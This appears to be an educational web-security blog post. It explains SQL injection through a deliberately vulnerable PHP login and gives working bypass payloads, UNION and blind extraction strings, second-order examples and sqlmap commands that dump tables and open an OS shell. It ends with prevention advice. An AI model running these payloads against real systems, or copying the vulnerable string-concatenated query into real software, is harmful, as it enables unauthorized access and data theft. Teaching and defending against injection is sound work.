SQL Injection Login Bypass
SQL Injection. It's been around since the late 1990s, it's been in the OWASP Top 10 for as long as that list has existed, and it still shows up in production applications in 2024. If you're getting into web application security, this is one of the first things you need to understand — not because it's the flashiest attack, but because it teaches you how web applications actually talk to databases, and what goes wrong when that conversation isn't handled carefully.
In this post, we'll break down SQL injection from the ground up, use a classic login bypass as our example, and then go deeper into the different types of SQLi and how to prevent them.
What is SQL?
Before we talk about injecting it, let's make sure we understand what SQL is.
SQL (Structured Query Language) is the standard language used to interact with relational databases — MySQL, PostgreSQL, SQLite, Microsoft SQL Server, Oracle, and others. It lets you:
- Create, modify, and delete tables
- Insert, fetch, update, and delete data
- Handle user authentication, session management, and more
In most web applications, when you log in, search for something, or view your profile — there's an SQL query running behind the scenes to fetch that data from the database.
For example, a simple query to fetch all users:
SELECT * FROM users;Or to find a specific user:
SELECT * FROM users WHERE username = 'admin';SQL is powerful, expressive, and — when mixed with untrusted user input — extremely dangerous.
The Vulnerable Login Page
Let's start with a scenario you'll see in almost every SQL injection tutorial, because it's the most intuitive example.
Here's a simple login page:

When a user submits the form, the web application checks whether a matching user exists in the database. Imagine the user enters admin as the username and p@ssword as the password. The application essentially asks the database:
"Do we have a user with username 'admin' and password 'p@ssword'?"
If the database finds a matching record, the user is authenticated. Otherwise, an error is shown.
Now let's see how this actually works under the hood. Here's a simplified version of the backend code in PHP:
<?php
$username = $_POST['username'];
$password = $_POST['password'];

$query = "SELECT username, password FROM users
          WHERE username='$username' AND password='$password' LIMIT 0,1";

$result = mysqli_query($conn, $query);
$rows = mysqli_fetch_array($result);

if ($rows) {
    echo "Login successful";
    create_session();
} else {
    echo "Login data invalid";
}
?>
What's happening here:
- It reads
usernameandpasswordfrom the POST request - It directly concatenates user input into an SQL query — no validation, no escaping, no parameterization
- It executes the query and checks if any rows were returned
Here's the SQL query that gets built:
SELECT username, password FROM users WHERE username='admin' AND password='p@ssword' LIMIT 0,1;This works fine when the user enters normal input. But what happens when the input isn't normal?
Finding the Vulnerability — Fuzzing
Fuzzing is the process of feeding unexpected, random, or malicious input into an application to see how it reacts. In SQL injection testing, we start by throwing special characters at input fields to see if we can break the query.
The characters that matter most for SQL injection:
| Character | Why It Matters |
|---|---|
' (single quote) |
Closes string literals in SQL |
" (double quote) |
Closes string literals in some SQL dialects |
; (semicolon) |
Terminates an SQL statement |
-- |
SQL comment — ignores everything after it |
# |
MySQL-specific comment |
/**/ |
Multi-line SQL comment |
Breaking the Query
Let's enter these credentials:
- Username:
user - Password:
pass'
Notice the single quote after pass. The resulting SQL query becomes:
SELECT username, password FROM users WHERE username='user' AND password='pass'' LIMIT 0,1;That extra ' breaks the SQL syntax. The database parser doesn't know how to handle the unmatched quote, and it throws an error:
You have an error in your SQL syntax; check the manual that corresponds
to your MySQL server version for the right syntax to use near '' LIMIT 0,1' at line 1
This is a goldmine. The error message tells us:
- The application is using MySQL
- User input is being directly embedded in the SQL query
- There's no input sanitization happening
- We can manipulate the query structure
When an input breaks the SQL query, it's a strong indicator that SQL injection is possible. Let's exploit it.
Bypassing Authentication
Our goal isn't just to break the query — we want to bypass the login entirely.
The Classic Payload
Enter this as the password:
test' OR 1=1 --(Note the space after --. MySQL requires a space after the comment marker.)
The resulting query becomes:
SELECT username, password FROM users WHERE username='user' AND password='test' OR 1=1 -- ' LIMIT 0,1;Let's break down what each part does:
test'— Closes the password string literalOR 1=1— Adds a condition that is always true--— Comments out the rest of the query (the trailing',LIMIT, etc.)
Because of SQL operator precedence, AND is evaluated before OR. So the query logic becomes:
WHERE (username='user' AND password='test') OR 1=1The first condition (username='user' AND password='test') is probably false. But 1=1 is always true. false OR true = true. The query returns all rows in the users table, and the application sees a result — login successful.
Bypassing Without Knowing the Username
What if you don't even know a valid username? No problem. Inject into the username field instead:
- Username:
' OR 1=1 -- - Password:
anything
Resulting query:
SELECT username, password FROM users WHERE username='' OR 1=1 -- ' AND password='anything' LIMIT 0,1;Everything after -- is a comment. The effective query is:
SELECT username, password FROM users WHERE username='' OR 1=1This returns every row in the users table. The application picks the first result (usually the admin account, since it was created first) and logs you in.
Targeting a Specific User
Want to log in as admin specifically? Use this:
- Username:
admin' -- - Password:
anything
Resulting query:
SELECT username, password FROM users WHERE username='admin' -- ' AND password='anything' LIMIT 0,1;The password check is completely commented out. If a user named admin exists, you're in.
More Payloads
Here's a collection of login bypass payloads. Different applications and SQL dialects may require different approaches:
-- Basic bypasses
' OR '1'='1
' OR '1'='1' --
' OR '1'='1' #
' OR '1'='1' /*

-- Using boolean logic
' OR 1=1 --
' OR 'a'='a
') OR ('1'='1

-- Admin-specific
admin' --
admin' #
admin'/*

-- Using UNION (if column count matches)
' UNION SELECT 'admin', 'password' --

-- Numeric injection (for numeric parameters)
1 OR 1=1
1 OR 1=1 --
The reason there are so many variations is that different applications handle quotes, comments, and whitespace differently. What works on MySQL might not work on PostgreSQL or MSSQL.
Beyond Login Bypass — Types of SQL Injection
Login bypass is just the beginning. SQL injection can do much more than authenticate you as an admin. Let's look at the broader picture.
Union-Based SQLi
UNION allows you to combine results from multiple SELECT queries. If you can inject a UNION, you can extract data from any table in the database.
First, you need to figure out how many columns the original query returns. You do this by injecting ORDER BY with increasing numbers until you get an error:
' ORDER BY 1 --     ← works
' ORDER BY 2 --     ← works
' ORDER BY 3 --     ← error! (only 2 columns)
Now you know there are 2 columns. Time to extract data:
' UNION SELECT username, password FROM users --This appends the entire users table to the query results. You can also extract database metadata:
-- Get database version
' UNION SELECT version(), NULL --

-- Get all table names
' UNION SELECT table_name, NULL FROM information_schema.tables --

-- Get column names for a specific table
' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users' --
With this technique, an attacker can map the entire database schema and extract any data the application's database user has access to.
Blind SQL Injection
Sometimes the application doesn't show query results or error messages. You can't see the data directly. But you can still extract it — one bit at a time.
Boolean-Based Blind
The application shows different behavior based on whether the query returns results or not. For example, "Login successful" vs "Login failed."
-- Is the first character of the admin's password 'a'?
admin' AND SUBSTRING(password, 1, 1) = 'a' --

-- Is it 'b'?
admin' AND SUBSTRING(password, 1, 1) = 'b' --

-- Continue until the response changes...
You're essentially asking the database yes/no questions and inferring the answer from the application's response. Tedious by hand, but easily automated.
Time-Based Blind
Even if the application shows the same response regardless, you can use time delays to infer data:
-- If the first character of the password is 'a', sleep for 5 seconds
admin' AND IF(SUBSTRING(password, 1, 1) = 'a', SLEEP(5), 0) --
If the response takes 5 seconds, the condition is true. If it responds immediately, it's false. Slow, but effective when you have no other feedback channel.
Second-Order SQL Injection
This is a sneaky one. The injection doesn't happen where you insert the data — it happens later, when the stored data is used in another query.
Example: You register with the username admin' --. The registration query is safe (uses prepared statements). But later, when the application builds a query using your stored username:
-- The application retrieves your username from the database and uses it unsafely
$query = "SELECT * FROM orders WHERE username='$stored_username'";
-- Becomes: SELECT * FROM orders WHERE username='admin' -- '
The injection payload was dormant during registration and activated when the stored value was used in a different, unsafe query.
Automated Exploitation — sqlmap
For real-world testing, you don't manually craft every payload. sqlmap is the go-to tool for automated SQL injection detection and exploitation.
# Test a URL for SQL injection
$ sqlmap -u "http://target.com/login.php" --data="username=admin&password=test" --dbs

# Enumerate databases
$ sqlmap -u "http://target.com/page.php?id=1" --dbs

# Dump a specific table
$ sqlmap -u "http://target.com/page.php?id=1" -D mydb -T users --dump

# Get an OS shell (if the DB user has file privileges)
$ sqlmap -u "http://target.com/page.php?id=1" --os-shell
sqlmap handles detection, bypass of WAFs, different SQL dialects, and can even escalate to OS-level access in some cases. It's incredibly powerful — which is exactly why you should only use it on systems you have authorization to test.
Prevention — The Right Way
Understanding SQL injection is important. Knowing how to prevent it is essential.
Prepared Statements (Parameterized Queries)
This is the number one defense against SQL injection. Instead of concatenating user input into the query string, you use placeholders and pass the values separately. The database treats them as data, never as SQL code.
PHP (PDO):
<?php
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = :username AND password = :password");
$stmt->execute([
    ':username' => $username,
    ':password' => $password
]);
$user = $stmt->fetch();
?>
No matter what the user enters — ' OR 1=1 --, '; DROP TABLE users; --, anything — it's treated as a literal string value. The query structure cannot be modified.
Java (JDBC):
String sql = "SELECT * FROM users WHERE username = ? AND password = ?";
PreparedStatement stmt = connection.prepareStatement(sql);
stmt.setString(1, username);
stmt.setString(2, password);
ResultSet rs = stmt.executeQuery();
Python (psycopg2):
cursor.execute(
    "SELECT * FROM users WHERE username = %s AND password = %s",
    (username, password)
)
Node.js (mysql2):
const [rows] = await connection.execute(
    'SELECT * FROM users WHERE username = ? AND password = ?',
    [username, password]
);
The pattern is always the same: separate the query structure from the data. Use ? or :name placeholders, and let the database driver handle the escaping.
Use an ORM
Object-Relational Mappers like Hibernate (Java), SQLAlchemy (Python), Eloquent (PHP/Laravel), or Prisma (Node.js) generate parameterized queries automatically. You interact with objects instead of raw SQL:
# SQLAlchemy — no raw SQL needed
user = session.query(User).filter_by(username=username, password=password).first()
ORMs aren't bulletproof — you can still introduce SQLi if you drop down to raw queries — but they significantly reduce the attack surface.
Input Validation
Parameterized queries are your primary defense. Input validation is your secondary layer:
- Whitelist where possible — If a parameter should be a number, cast it to an integer. If it should be one of a fixed set of values, check against that set
- Reject unexpected characters — For fields like usernames, you probably don't need
',",;, or-- - Use type checking — Don't pass a string where the database expects an integer
Least Privilege
Your application's database user should have the minimum permissions needed to function:
- If the app only reads data, use a read-only database user
- Never give the application user
DROP,ALTER, orFILEprivileges - Never use the
root/sadatabase account for your application
This doesn't prevent SQL injection, but it limits the damage. If the attacker gets SQLi but the database user can't DROP TABLE or read /etc/passwd, the impact is contained.
Web Application Firewalls (WAF)
WAFs like ModSecurity, Cloudflare WAF, or AWS WAF can detect and block common SQL injection patterns in HTTP requests. They're a useful extra layer, but they should never be your only defense. WAFs can be bypassed — attackers have endless tricks for encoding payloads to slip past pattern matching.
Why Does This Still Happen?
You might wonder — if the fix is as simple as using prepared statements, why do SQL injection vulnerabilities still exist?
A few reasons:
- Legacy code — Old applications written before prepared statements were common. Rewriting them is expensive and risky
- Developer shortcuts — Under time pressure, a developer concatenates a query "just this once" and forgets to go back and fix it
- Dynamic query building — Some queries are genuinely complex to parameterize, like dynamic
ORDER BYorWHEREclauses with variable columns - Stored procedures — Even stored procedures can be vulnerable if they use dynamic SQL internally
- Second-order injection — The injection point and the exploitation point are in different parts of the application, making it easy to miss in code reviews
SQL injection might be old, but it's not going away anytime soon.
Final Thoughts
SQL injection is often the first vulnerability people learn in web security, and for good reason. It teaches you something fundamental — that the boundary between data and code is fragile, and when that boundary breaks, bad things happen. User input that was supposed to be a username becomes SQL code that rewrites the query logic. That same principle shows up everywhere in security — command injection, XSS, template injection — it's all the same underlying problem.
If there's one thing to take away from this post: never build SQL queries by concatenating strings. Use prepared statements. Every language, every database driver, every ORM supports them. There's no excuse.
Stay curious, stay cautious.